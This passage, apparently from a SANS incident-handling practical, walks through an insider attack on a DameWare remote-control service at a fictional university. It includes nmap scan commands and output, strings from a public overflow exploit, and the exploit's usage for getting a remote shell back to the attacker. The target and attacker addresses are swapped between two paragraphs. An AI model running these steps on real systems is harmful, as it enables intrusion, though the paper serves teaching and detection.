The system administrator has no solid evidence to work with so Andre is allowed to leave. As Andre departs the office he hears music similar to what he heard the night he helped the woman in the computer lab. He returns to tell the system administrator that he hears music similar to what he heard the night he helped the woman. The system administrator, his boss, and Andre go to the source of the music which is coming from Catherine's office. As they enter the office Andre states that this is the woman he helped log in to the network. The system administrator and his boss think that Andre is merely trying to get out of trouble by blaming Catherine. Andre insists that Catherine is the woman he helped and Catherine is just as adamant that she does not know what Andre is talking about.

The system administrator and his boss confer in private and develop a course of action. They decide to investigate Andre's claim that Catherine is actually the person that pulled off the attack. In an attempt to determine the truth, the system admin contacts the lab manager and requests that he run another query on the login activities of user adumas for the date in question. The logs show that Andre had logged in twice that night, on adjacent computers. Andre's second login was several minutes prior to the large amount of FTP traffic. This leads the system administrator and his boss to believe Andre's story.

The system administrator examines the hard drive image of the compromised system. He quickly finds the MP3s that were uploaded and placed on the FTP server. In the directory he also finds several files that turn out to be playlists.

The system admin searches Catherine's home directory on the server and finds many MP3s that match those on the compromised system. The backup logs indicate that the files have been on the server for several months (long before the compromise). This tells the system administrator that Catherine did not copy the files from the compromised system. Within Catherine's home directory the system administrator finds playlist files

that matched the playlists from the compromised system. Checksums were computed for all the playlists found and on randomly selected MP3s from the compromised system and from the file server. The checksums were used to show that the playlists and MP3s, while found in different locations, were actually the same. It was concluded that during the FTP process to the compromised system that Catherine had inadvertently copied the playlist files. As the file server Catherine regularly used contained the same playlist files, it was speculated by the system administrator's boss that she likely didn't realize the files were present on the compact disc media.

Using the questioning techniques outlined in several of the early GCFA papers found on the SANS website, Catherine's boss, along with a representative from Human Resources, questions Catherine about the events of Sunday, March 7, 2004. Facing expulsion and possible legal action, Catherine eventually breaks down and tells them that she went into the lab on the night in question and tricked a male student at an adjacent computer to log in to the network for her. She recounts her story of pretending to have trouble logging in to the network and asking the gentleman to help her log in so that she could obtain an assignment that was due soon. After the gentleman (Mr. Dumas) logged in to the network under his own name, she downloaded an exploit then used that exploit to compromise a Windows XP box that she had previously identified as running DameWare. She states that she used `nmap` from the Linux box in her office to scan the network looking for systems that were listening on the port DameWare uses. In tears she states that her actions were intended as a political statement against the University, the music industry and the copyright laws.

The Platforms and Environments Relevant to the Attack

Victim's Platform

The victim platform may be any version of Microsoft Windows NT, 2000, XP, or 2003 running a version of DameWare Mini Remote Control prior to version 3.73.0.0. In the context of the scenario, the victim's platform was a Microsoft Windows XP Professional workstation with all operating system patches applied²¹. The system, in the context of the scenario, was installed from a Ghost image and at some point had DameWare installed. The system was left powered on even when not in use since tasks such as virus definition updates and operating system patches were applied at night when the users were typically not using the system.

²¹ The presence of the operating system patches is not relevant to this attack, so the patches applied have not been shown. No current Microsoft patch can prevent this attack.




Figure 2 - High level block diagram depicting the test environment.

Source and Target Network

The attack study was conducted on an isolated network consisting of Red Hat Linux 7.3, Windows XP Professional, and Windows 2000 Professional. The network was simulated by running VMware 4.0 on Red Hat Linux 7.3, as shown in Figure 2. Each Windows operating system was installed as a guest operating system. Patches to the Windows OSs were applied from a compact disc. Though a router and firewall are shown in the diagram, those components are not involved in the attack. In the real world, a router or firewall would have no impact on this type of attack other than to establish and maintain an access control function.

In the context of the scenario, the attack took place from a single machine located in an all night campus lab consisting of systems running Windows 2000 Professional. When a user logs in to the system, they are given local administrator rights (this is a common practice in many organizations and often found to be necessary, since not all applications used on the system function properly without administrative rights). The Windows 2000 systems were installed from a Ghost image and are maintained in a known state though the use of an automated Ghosting process which is run in the early-morning hours each day. None of the systems have been extensively hardened to resist attacks. Each lab machine is connected via a switch, which in turn connects to a router, which connects the

lab to the rest of the campus network. Packets destined for the Internet are placed on the network core and sent to the border router. As the packets head toward the border router, they traverse an Intrusion Detection System and pass through a firewall before finally reaching the router, which directs the packets toward their final destination.

Target Network

In the scenario, the targeted system was a Windows XP Professional system with all service packs installed. The local user of the XP system has local administrator rights to the machine. The XP machine is one of several XP machines in the office. Each machine is attached to a switch which connects the office to its local file server. The switch is connected to a router which connects to the university's core network. Packets destined for the Internet are placed on the network core and sent toward a network border router. Packets that are destined for the Internet must pass by Intrusion Detection System before exiting the firewall and emerging on the outside of the university's network.

The diagram below represents the relevant parts of Vulnerable State University's network where the attack takes place. Overall, the entire network at the university can be deconstructed as being made up of various sized cells which consist of devices attached to one or more switches which are in turn connected to one of several core routers. Each core router is connected to at least two other routers to give the network fault tolerance. In the diagram, the Windows 2000 computer lab where the attack took place is shown in the upper left hand corner. The office containing the Windows XP machine that was exploited is in the lower left hand corner and the office containing the IT department are in the upper right hand corner. The right center portion of the diagram shows three interconnected core routers, a commercial intrusion detection system, a commercial firewall, and the Internet. Though single icons are shown for the firewall and IDS, this is a simplification, as an actual large scale network would employ multiple firewalls and IDSs for improved performance and fault tolerance. The cloud icons located at the top and bottom of the diagram lead to other sections of the university's network.




Figure 3 - Network diagram of VSU (Vulnerable State University.)

The Five Stages of the Attack

Stage 1: Reconnaissance

There are two types of attackers, internal and external. While there are more external attackers than internal, the amount of damage inflicted and the amount of fiscal loss incurred as a result internal attackers outstrips the damage done by external attackers²². In the scenario, the attacker is an employee of the university where the attack takes place. Insiders such as our attacker can gain information from a wide array of sources. Sources of information available to the insider come from email, job functions, staff meetings, and internal documentation. Insiders are typically given a greater level of trust and access to systems, people, and other information. By their nature, insiders generally have greater access than outsiders, but that does not mean they may not employ some of the techniques typically used by outsiders. In the scenario outlined above, the attacker used a mixture of passive and active techniques to locate targets to exploit. She already knew

²² <http://www.esecurityplanet.com/trends/article.php/2244131>

where the Windows operating system was in use and that some of those systems were running a vulnerable service, she simply needed to determine which of those systems were running a vulnerable service. Her knowledge related to the use of Windows and DameWare was gained through passive techniques: her employment, conversations with co-workers, etc. Knowledge of which Windows machines were running DameWare was gained through an active technique, the network scan. She also knew that the IDS would not detect her attack as it did not monitor the traffic on the core network. If the attacker were an outsider, they may have to use some of the techniques outlined below.

Information gathering techniques employed by computer criminals have been described in movies and the news media. The 1983 movie “WarGames” revolved around a character that wanted to crack a system in order to gain access to computer games that were still under development. The movie character did not have the advantage of today’s Internet, so he had to go to the library and search for newspaper articles and other publications in order to gain insight on his intended target. This research ultimately led to the successful compromise of the “gaming” system and served as a major plot point of the movie²³. Today, modern crackers have the advantage of a far more powerful Internet compared to that which existed in the early 1980s. As the available information on the Internet has grown, many crackers have begun or expanded their use of search engines as cracking tools. Adrian Lamo, the “homeless hacker,” has been credited as saying, “Google, properly leveraged, has more intrusion potential than any hacking tool.”²⁴ Lamo does not mean to imply that Google is a hacking tool per se, but it is has indexed such a vast amount of information contained on the Internet that one can find out almost anything with a properly phrased query. Lamo gained notoriety when he was credited with penetrating a major news publication by using a web browser and search engine to exploit a faulty proxy configuration.²⁵

Using search techniques similar to those employed by Lamo, it is possible for an attacker to gain information that could be used to compromise a system. For the purposes of this paper the attacker knows that the DameWare software only runs on the Microsoft Windows platform, therefore the attacker must determine the operating system in use by the intended target. The attacker also knows that only certain versions of DameWare are vulnerable to the particular exploit that is circulating. The information on the vulnerable versions of DameWare and Windows can be found in various mailing lists and computer security web sites. Depending on how the attacker intends to use the system he targets, the attacker may be more interested in systems that are used as some type of server. Servers are typically higher-end machines (compared to workstations) with access to fast storage devices and high bandwidth Internet connections. Many home users now have broadband connections which have reasonably high bandwidth, but the typical home user isn’t going to install DameWare unless they intend to remotely administer their system. A home user that has DameWare installed on their system and is connected to the Internet via broadband would be an attractive target to some attackers, as many home users do not stay current with patches and don’t typically monitor their systems closely.

²³ <http://www.nitpickers.com/movies/titles/75067.html> - a link for Ed S.

²⁴ <http://www.wired.com/news/infrastructure/0,1377,57897,00.html>

²⁵ <http://www.computerworld.com/securitytopics/security/story/0,10801,68662,00.html>

There are several methods, both active and passive, that the attacker can employ to determine the type of operating system or systems found on a network. Passive methods include examining email headers for indications of Windows-only software such as Exchange or Outlook. The attacker could also use the Google search engine (or any search engine or site that stores web content) to examine a cached copy of the HTML of the intended victim's web site. Searching (manually or with the aid of a script) the HTML for Windows specific methodologies and technologies such as Active Server Pages that are called from within the victim's domain, or the use of the backslash, "\", instead of a forward slash, "/" would enable the attacker to make a determination about some of the operating systems in use at the target site. The attacker could also use the "What's That Site Running" feature found at Netcraft's website, www.netcraft.net, to aid remote operating system identification. An attacker could also take a more active approach and telnet to various ports on the unknown server and look at response strings. Any method or process that involves the attacker establishing a connection to the site of interest would be considered "active" recon and could be detected by the system administrator. Methods that involve the attacker using cached information, information found in search engines, or information gained by various web sites that then store and report on the information would be considered passive, as these methods are not directly traceable to the attacker by the system administrator. Once the attacker knows that an organization is running some version of Microsoft Windows they may proceed to scanning the network in an effort to locate potentially vulnerable hosts.

Stage 2: Scanning

If the attacker is not overly concerned about detection during this phase of the operation, there are several tools (usually called scanners or port scanners) that could be used to probe networks for indications of the DameWare service. In general, port scanning a network involves using a piece of software to open one or more ports on a remote system. The port scanning tool may interrogate the remote system to determine exactly what service responded to the probe, or the scanning tool may simply report that a certain port is open or closed. Scanning is typically a very "noisy" process because many types of scans establish a partial TCP session with the remote system by sending the system a SYN packet. Many network intrusion detection systems, or NIDS, such as Snort, are capable of detecting port scans. Host based intrusion detection systems (HIDS) such as ZoneAlarm or PortSentry are also capable of detecting port scans. These types of scans typically produce packets that are destined for multiple ports yet appear to originate from a common IP address. DameWare, by default, uses TCP port 6129 for remote connections which means that the program must listen on that port for incoming requests. A port scanner such as **nmap**²⁶ (available for just about any flavor of *nix or Windows) could be used to scan a network, identify the remote operating system and locate systems with a service listening on port 6129. The attacker had access to a system running Linux. The system had **nmap** installed which was used to run a scan of the network to find systems running DameWare. The following syntax was used to launch the scan.

²⁶ Nmap can be obtained at: www.insecure.org


```
./nmap -sS -v -O -n -oN target-networks.txt -p 6129 172.16.60.*
```

The “./” means that the user was in the same directory with the **nmap** program. Nmap is the name of the scanning program. Several command line options were used as arguments to nmap. The “-sS” is the option for a stealth scan that uses synchronize packets. Recall that “syn” packets are the first stage of the three-way TCP handshake. This option sends synchronize packets to each target from the scanning machine which makes this option somewhat dangerous for the attacker as it exposes the IP address of the system where the scanning is originating. The second option, -v, tells the scanning program to be verbose in its output. The “-O” option turns on the fingerprinting option that aids in identifying the operating system running on the machine being scanned. Since the network on which the scanning takes place is isolated and contains no domain resolution system, the, “-n” option is used to suppress nmap’s attempts at resolving the IP addresses into hostnames. The log file from which the output below was obtained, resulted from the “-oN target-networks.txt” option which means that nmap should log the results of the scan to the file, “target-networks.txt” in a normal fashion which means that the output will be saved in the same style as the output that appears on the screen. The attacker is only interested in one port on the remote systems, that being the port the DameWare service listens on. The “-p 6129” option causes nmap to probe that port on remote systems. The final argument, “172.16.60.*” is the address range nmap will probe.

As the scan begins, the following output is produced and logged to a file on the system where the scan originated.

```
# nmap 3.45 scan initiated Fri Mar 5 15:26:22 2004 as: ./nmap -sS -v -O -n -oN target-networks.txt -p 6129 172.16.60.*
```

```
Warning: OS detection will be MUCH less reliable because we did not find at least 1 open and 1 closed TCP port
Interesting ports on 172.16.60.1:
PORT      STATE SERVICE
6129/tcp  closed unknown
Device type: general purpose
Running: Linux 2.4.X|2.5.X, Novell Netware 6.X
Too many fingerprints match this host to give specific OS details
TCP/IP fingerprint:
SIInfo(V=3.45%P=i686-pc-linux-gnu%D=3/13%Time=4053B4CB%O=-1%C=6129)
T5(Resp=Y%DF=Y%W=0%ACK=S++%Flags=AR%Ops=)
T6(Resp=Y%DF=Y%W=0%ACK=O%Flags=R%Ops=)
T7(Resp=Y%DF=Y%W=0%ACK=S++%Flags=AR%Ops=)
PU(Resp=Y%DF=N%TOS=C0%IPLEN=164%RIPTL=148%RID=E%RIPCK=E%UCK=E%ULEN=134%DAT=E)
```

```
Warning: OS detection will be MUCH less reliable because we did not find at least 1 open and 1 closed TCP port
Interesting ports on 172.16.60.129:
PORT      STATE SERVICE
6129/tcp  closed unknown
Too many fingerprints match this host to give specific OS details
```

TCP/IP fingerprint:

```
SInfo(V=3.45%P=i686-pc-linux-gnu%D=3/13%Time=4053B4D9%O=-1%C=6129)
T5(Resp=Y%DF=N%W=0%ACK=S++%Flags=AR%Ops=)
T6(Resp=Y%DF=N%W=0%ACK=O%Flags=R%Ops=)
T7(Resp=Y%DF=N%W=0%ACK=S++%Flags=AR%Ops=)
PU(Resp=Y%DF=N%TOS=0%IPLen=38%RIPTL=148%RID=E%RIPCK=E%UCK=E%ULEN=13
4%DAT=E)
```

Warning: OS detection will be MUCH less reliable because we did not find at least 1 open and 1 closed TCP port

Interesting ports on 172.16.60.131:

PORT	STATE	SERVICE
------	-------	---------

6129/tcp	open	unknown
----------	------	---------

Device type: general purpose

Running: Microsoft Windows 95/98/ME|NT/2K/XP

OS details: Microsoft Windows Millennium Edition (Me), Windows 2000 Professional or Advanced Server, or Windows XP

TCP Sequence Prediction: Class=random positive increments
Difficulty=8591 (Worthy challenge)

IPID Sequence Generation: Incremental

Nmap run completed at Fri Mar 5 15:26:50 2004 -- 256 IP addresses (3 hosts up) scanned in 27.654 seconds

With the options given to **nmap**, the host IP addresses are scanned in numerical order. The first host scanned, 172.16.60.1, is shown to have port 6129 closed. **Nmap** reported that identifying the operating system would not be as reliable as theoretically possible because it wasn't able to get enough information about the remote operating system. In many cases **nmap** is able to make a determination about the remote operating system because it probes the system, then compares the results to fingerprints found in its database. In this instance two operating systems, Linux and Netware have matches in the database. The correct answer is Linux, the host operating system for the VMware software, which would serve as the firewall and router should this test environment be connected to another network. The second host scanned, 172.16.60.129, did not have port 6129 open. **Nmap** was unable to identify the operating system as too many of the fingerprints returned matched entries in **nmap**'s database of OS fingerprints. In this case, the operating system is Windows 2000 Professional, which is where the attacker launched the attack. Why would an attacker scan their own system? Normally the attacker probably wouldn't; in this case, the system used to launch the attack as well as the system that was exploited happened to be on the same network (by virtue of the network being constructed with VMware) and the attacker did not exclude any IP addresses. The third system scanned, 172.16.60.131, was identified by **nmap** as being a Microsoft Windows operating system. The scan lasted a total of 28 seconds and would likely have been detected by a network based intrusion detection system. **Nmap** supports an option that changes the aggressiveness of the scan which serves to avoid detection by an intrusion detection system.

The syntax for **nmap** can be obtained by invoking program without any options. The output is shown below.

Nmap 3.45 Usage: nmap [Scan Type(s)] [Options] <host or net list>

Some Common Scan Types ("*" options require root privileges)

- * -sS TCP SYN stealth port scan (default if privileged (root))
- sT TCP connect() port scan (default for unprivileged users)
- * -sU UDP port scan
- sP ping scan (Find any reachable machines)
- * -sF,-sX,-sN Stealth FIN, Xmas, or Null scan (experts only)
- sV Version scan probes open ports determining service and app names/versions -sR/-I

RPC/Idend scan (use with other scan types)

Some Common Options (none are required, most can be combined):

- * -O Use TCP/IP fingerprinting to guess remote operating system
- p <range> ports to scan. Example range: '1-1024,1080,6666,31337'
- F Only scans ports listed in nmap-services
- v Verbose. Its use is recommended. Use twice for greater effect.
- P0 Don't ping hosts (needed to scan www.microsoft.com and others)
- * -Ddecoy_host1,decoy2[...] Hide scan using many decoys
- 6 scans via IPv6 rather than IPv4
- T <Paranoid|Sneaky|Polite|Normal|Aggressive|Insane> General timing policy
- n/-R Never do DNS resolution/Always resolve [default: sometimes resolve]
- oN/-oX/-oG <logfile> Output normal/XML/grepable scan logs to <logfile>
- iL <inputfile> Get targets from file; Use '-' for stdin
- * -S <your_IP>/-e <devicename> Specify source address or network interface
- interactive Go into interactive mode (then press h for help)

Example: nmap -v -sS -O www.my.com 192.168.0.0/16 '192.88-90.*.*'

SEE THE MAN PAGE FOR MANY MORE OPTIONS, DESCRIPTIONS, AND EXAMPLES

As mentioned at the beginning of this section, network scans can be very “noisy” -- depending on how they are carried out. The options used with this scan are interesting for two reasons: first, a file was produced and second, the “-sS” option required root access to invoke. The file produced would have metadata consisting of time stamps (modification, access, change) that could be useful in establishing a timeline for the incident. The contents of the file are useful as well, because the command line options used to run the scan are contained within. This information could be used to establish a list of hosts that might require examination.

Network scans are not foolproof. The nmap output above shows that the database had trouble finding an exact match for some of the operating systems found on the scanned network. In addition, the administrator of the targeted system may have software such as a firewall or a filter in place that only accepts connections from certain IP addresses. The administrator may have changed the fingerprint of the IP stack used to identify the OS which would cause the scanning tool to incorrectly identify the OS. The administrator may have also changed the default port of 6129 to some other port. Other attack mitigation techniques will be revisited and discussed later in this paper.

Additional Resources and Information Mentioned in this Section:

Sites to obtain port scanners:

Nmap for Linux and Windows:

www.insecure.org

SuperScanner 4.0 – Windows only.
www.foundstone.com

Sites to obtain Intrusion Detection Systems:

Kerio – Windows only host based IDS/Firewall.
www.kerio.com/

Snort for Linux and Windows:
www.snort.org

ZoneAlarm – Windows only host based IDS/Firewall.
www.zonealarm.com

PortSentry – Unix.
<http://sourceforge.net/projects/sentrytools/>

An Explanation of various types of network scans:
<http://www.securityfocus.com/guest/24226>

Stage 3: Exploiting the System

In the scenario, the attacker downloaded the exploit once it appeared on a disclosure web site; for the purposes of this study, Google was used to locate an exploit against the DameWare service by executing a search on the words, “dameware”+”exploit”+”binary.” A precompiled exploit²⁷ created by Adik was found and used for demonstration in this paper.

The exploit, **dmware.rar** was downloaded and unpacked. A directory listing revealed the files that are available for the attacker to use. The figure shows a binary file, **dmware.exe** and another file **dmware.c** which is presumed to be the source code used to create the exploit binary.



```
Command Prompt
C:\cracks\dware>dir
Volume in drive C has no label.
Volume Serial Number is 9C9F-E8F0

Directory of C:\cracks\dware

03/07/2004  01:38p      <DIR>          .
03/07/2004  01:38p      <DIR>          ..
12/19/2003  09:26p             16,015 dmware.c
12/19/2003  09:15p             53,248 dmware.exe
                2 File(s)              69,263 bytes
                2 Dir(s)      1,289,263,104 bytes free

C:\cracks\dware>
```

Figure 4 - The source code of the exploit and the exploit binary.

²⁷ The exploit binary, **dmware.rar** was found on a couple of websites including, www.governmentsecurity.org and the Full-Disclosure website.

A cursory strings analysis was run against the **dmware.exe** file which revealed many textual similarities between the source code file and the binary. While this is not conclusive proof that the binary was produced by compiling this source code, it seems fairly likely. To use strings²⁸ to obtain information from dmware.exe the command, **strings -a dmware.exe** was executed. The output resulting from that command is shown below. The source code packaged with the exploit binary can be found in Appendix B.

Strings output from dmware.exe, starting around line 491 of the output:

```
[x] Exploit appears to have failed!
[*] Dropping to shell...
[*] Connection request accepted: %s:%d
[*] Waiting for incoming connection...
[*] Packet injected!
[x] Timeout! Failed to receive packet! Exiting...
[x] Failed to inject packet2! Exiting...
[x] Failed to inject packet! Exiting...
[x] Timeout! Failed to recv packet.
[x] Connection to host failed! Exiting...
[*] Connecting to %s:%s...
[ OK ]
3.72.0.0
131.131.131.131
netninjaz_place
12/12/04 13:13:13
netmaniac was here
neTmaNiac
[*] Constructing packet for %s SP: %d...
  EIP: 0x%x (%s)
[ FAILED ]
Failed to listen on port: %s! Exiting...
[*] Setting up a listener...
[ OK ]
[ FAILED ]
Failed binding to port: %s! Exiting...
[*] Binding to local port: %s...
[ OK ]
[ FAILED ]
Socket2 not initialized! Exiting...
[ FAILED ]
Socket1 not initialized! Exiting...
[*] Initializing sockets...
[*] Target IP:
%s
Port: %s
[*] Local IP:
%s
Listening Port: %s
Usage: %s
eg: %s 10.0.0.1 6129 10.0.0.2 21
```


²⁸ The strings utility is commonly found on Linux systems. There are several places one may obtain a version of strings for the Windows platform. SysInternals (www.sysinternals.com) is one site where the utility may be downloaded.

```

- Tested on: DWRCS ver: 3.72.0.0 Win2k SP3 & WinXP SP1
- Versions vulnerable: <= DWRCS 3.72.0.0
...oO DameWare Remote Control Server Overflow Exploit Oo...
-( by Adik netmaniac[at]hotmail.KG )-
UNKNOWN
WINNT4
  SP String : %-1.20s
WIN2003 [ver 5.2.%d]
  SP String : %-1.20s
WINXP [ver 5.1.%d]
  SP String : %-1.20s
WIN2000 [ver 5.0.%d]
  SP String : %-1.20s
OS Info :
[x] Timeout! Doesn't appear to b a DMWRCS
[x] Connection to host failed! Exiting...
[x] Failed to resolve host: %s! Exiting...
[x] Connection closed.

```

Running the exploit binary with no parameters or arguments presents the attacker with a screen informing the user of the name of the attack, the author, the author's email address, the vulnerable versions of DameWare, the platforms and service packs the exploit was tested on, and the usage syntax to properly invoke the exploit.



```

C:\WINNT\System32\cmd.exe
C:\cracks\dmware>dmware

...oO DameWare Remote Control Server Overflow Exploit Oo...

-( by Adik netmaniac[at]hotmail.KG )-

- Versions vulnerable: <= DWRCS 3.72.0.0
- Tested on: DWRCS ver: 3.72.0.0 Win2k SP3 & WinXP SP1

Usage: dmware <TargetIP> <TargetPort> <YourIp> <YourPort>
eg: dmware 10.0.0.1 6129 10.0.0.2 21

C:\cracks\dmware>_

```

Figure 5 - Running the exploit without options.

The figure below shows the attacker preparing to launch the attack against a system running the DameWare service. Shown on the command line is the path to the exploit, `c:\cracks\dmware`, the name of the exploit binary, `dmware`, the IP address and port number of the system that will be attacked, `172.16.60.129` on port `6129` and finally the attacker's IP address and the port the attacker wants the command shell to appear on, `172.16.60.131` port `7777`. The attacker may pick any port to bind to the remote shell, as long as that port is not in use on the system launching the attack and the port is not

closed, or firewalled. The latter requirement may cause the attacker to pick ports like 53, normally used for DNS queries, or port 80, normally used for web traffic, or port 25, normally used for mail servers, or ports that would be used for network address translation.

Once the attacker knows the proper syntax an attempt to exploit a vulnerable system can be made. The figure below shows the exploit binary along with the arguments that will be used to set up the attack.




Figure 6 - Preparing to run the exploit against a remote system.

When the exploit is run with the command line options shown, a screen such as the one below is produced. Starting from the top of the window the output from the exploit states that versions of DWRCs less than or equal to version 3.72.0.0 are vulnerable, and that the exploit was tested on DWRCs version 3.72.0.0 running on Windows 2000 Service Pack 3 and Windows XP Service Pack 1 (recall that comments in the exploit code mention Windows XP Service Pack 3, which does not yet exist). The next two lines give the attacker an indication of which IP addresses and ports the attack will operate on. The Target IP is the address for the system under attack and the local IP is the address where the attack is being launched. In this example, the target machine is at 172.16.60.131 with the DameWare service listening on port 6129 (the default port). The attacker is launching the exploit from 172.16.60.129 and expects to get a command prompt returned on port 7777, which the attacker believes to be an open port. The next three lines of output tell the attacker what stage of the attack process the exploit is in, and whether or not that stage of the process was successful. Sockets, or ports, are where network communication takes place on a computer system. The exploit is informing the attacker by returning "OK" that it was able to initialize the sockets, or set the sockets up for use. "Binding to local port...OK" means that the exploit was able to attach itself to the local port 7777. The phrase "Setting up a listener...OK" means that the exploit was able to start listening for requests on port 7777. The next step, though not totally obvious from the screen output, involves the exploit binary sending out probes to the remote operating system to determine the operating system type and service pack level. Once the exploit has determined these values it displays them on the screen as OS Info and SP String. In this case, the remote system was identified as Windows XP running Service Pack 1. The line containing EIP refers to the insertion point, or jump point, that will be used to overflow the memory buffer. This is probably used as a debug or troubleshooting statement to aid in determining which jump point should be used. The fact that the source code was distributed with the binary would indicate that the author or authors thought that the code may require modifications to the jump point routine. With the remote operating system and patch level known, the exploit informs the attacker that it is assembling a packet for use against the target system. The exploit then attempts to connect to the DameWare service on TCP port 6129. If the connection is successful, the

exploit will inject the packet it created. At this point, DameWare carries out the `strcpy` function which results in a buffer overflow and causes the attacker's payload code to be executed. An intrusion detection system, either network or host based, may send out an alert as soon as shell code is detected transiting the network. Many exploits are preceded by a series of null operation commands, or NOPs²⁹, which can be detected by an intrusion detection system. Often appearing in hexadecimal as 0x90, a series of null operations is sometimes referred to as a "NOP slide" or a "NOP sled" which is a technique used by the attacker to pad the buffer overflow attack, which serves to ensure that their exploit code executes. The open source IDS Snort has at least three signatures relevant to the detection of null operation instructions on x86 architecture. Signatures 648, 651, and 653 all pertain to null operation sequences and are shown below. Signatures 648 and 653 clearly show the number "90." Signature 651 uses a binary representation, shown as, "eb 02", and may produce false positives as this sequence can be found in many binaries.

Signature 648³⁰

```
